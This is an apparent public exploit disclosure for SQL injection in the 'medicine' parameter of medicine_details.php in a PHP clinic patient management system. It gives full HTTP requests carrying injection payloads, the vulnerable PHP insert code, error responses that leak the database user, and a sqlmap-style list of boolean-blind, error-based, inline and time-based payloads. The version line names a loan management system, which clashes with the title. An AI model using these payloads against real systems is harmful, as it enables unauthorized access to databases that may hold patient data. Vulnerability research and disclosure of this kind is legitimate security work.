Clinic's Patient Management System - medicine_details.php 'medicine' SQL inject

Exploit Title: Clinic's Patient Management System - medicine_details.php 'medicine' SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Software Link:https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Version: Loan Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Clinic's Patient Management System does not filter the content correctly at the "medicine_details.php /medicine" parameter, resulting in the generation of SQL injection.

Payload used:

```
POST /medicine_details.php HTTP/1.1
Host: 192.168.31.35:8089
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.35:8089
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.31.35:8089/medicine_details.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=lkdn1jvj1em9c4j3olu9e2pdpo
Connection: close

medicine=1 AND GTID_SUBSET(CONCAT(0,(SELECT user()),0),3619)&packing=11&submit=
```

Proof of Concept


1、After logging in, use the add medicine function to capture and analyze the traffic, and find that the program is in medicine_details.php.



2、Looking at the source code, it is found that the password field is directly brought into the SQL statement query without filtering


```php
if(isset($_POST['submit'])) {
  $medicineId = $_POST['medicine'];
  $packing = $_POST['packing'];


  $query = "insert into `medicine_details` (`medicine_id`, `packing`) values($medicineId, '$packing');";
  try {

    $con->beginTransaction();

    $stmtDetails = $con->prepare($query);
    $stmtDetails->execute();

    $con->commit();

    $message = 'Packing saved successfully.';

  } catch(PDOException $ex) {

   $con->rollback();

   echo $ex->getMessage();
   echo $ex->getTraceAsString();
   exit;
 }
 header("location:congratulation.php?goto_page=medicine_details.php&message=$message");
 exit;
}
```

3、During manual testing, it is found that SQL error reporting injection exists, so the sensitive information and permissions of the database can be obtained by using the error reporting



```
equest
Raw Hex \n
POST /medicine_details.php HTTP/1.1
Host: 192.168.31.35:8089
Content-Length: 30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.35:8089
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.31.35:8089/medicine_details.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=lkdn1jvj1em9c4j3olu9e2pdpo
Connection: close

medicine=1'&packing=11&submit=
```

```
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Mon, 05 Sep 2022 01:16:28 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
  mod_log_rotate/1.02
4 X-Powered-By: PHP/7.2.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 310
11
12 SQLSTATE[42000]: Syntax error or access violation: 1064 You have an
  error in your SQL syntax; check the manual that corresponds to your
  MySQL server version for the right syntax to use near '', '11')' at
  line 1#0
  D:\ruanjian\phpstudy_pro\php-cpms\pms\medicine_details.php(18):
  PDOStatement->execute()
13 #1 {main}
```



```
Request
Pretty Raw Hex \n
1 POST /medicine_details.php HTTP/1.1
2 Host: 192.168.31.35:8089
3 Content-Length: 79
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.31.35:8089
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.31.35:8089/medicine_details.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=lkdn1jvj1em9c4j3olu9e2pdpo
14 Connection: close
15
16 medicine=1 AND GTID_SUBSET(CONCAT(0,(SELECT
   user()),0),3619)&packing=11&submit=
```

```
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Mon, 05 Sep 2022 01:14:43 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
  mod_log_rotate/1.02
4 X-Powered-By: PHP/7.2.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 189
11
12 SQLSTATE[HY000]: General error: 1772 Malformed GTID set specification
  '0root@localhost0'.#0
  D:\ruanjian\phpstudy_pro\php-cpms\pms\medicine_details.php(18):
  PDOStatement->execute()
13 #1 {main}
```

4、Through testing with the tool, it is found that there are other injection methods such as blind SQL time injection.

```
---
Parameter: medicine (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: medicine=1 AND 1082=1082&packing=11&submit=

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: medicine=1 AND GTID_SUBSET(CONCAT(0x7162626a71,(SELECT (ELT(6388=6388,1))),0x716a6a7871),6388)&packing=11&submit=

    Type: inline query
    Title: Generic inline queries
    Payload: medicine=(SELECT CONCAT(CONCAT(0x7162626a71,(CASE WHEN (9201=9201) THEN 0x31 ELSE 0x30 END)),0x716a6a7871))&packing=11&submit=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: medicine=1 AND (SELECT 9929 FROM (SELECT(SLEEP(5)))xhdo)&packing=11&submit=
---
[09:13:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.2.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
```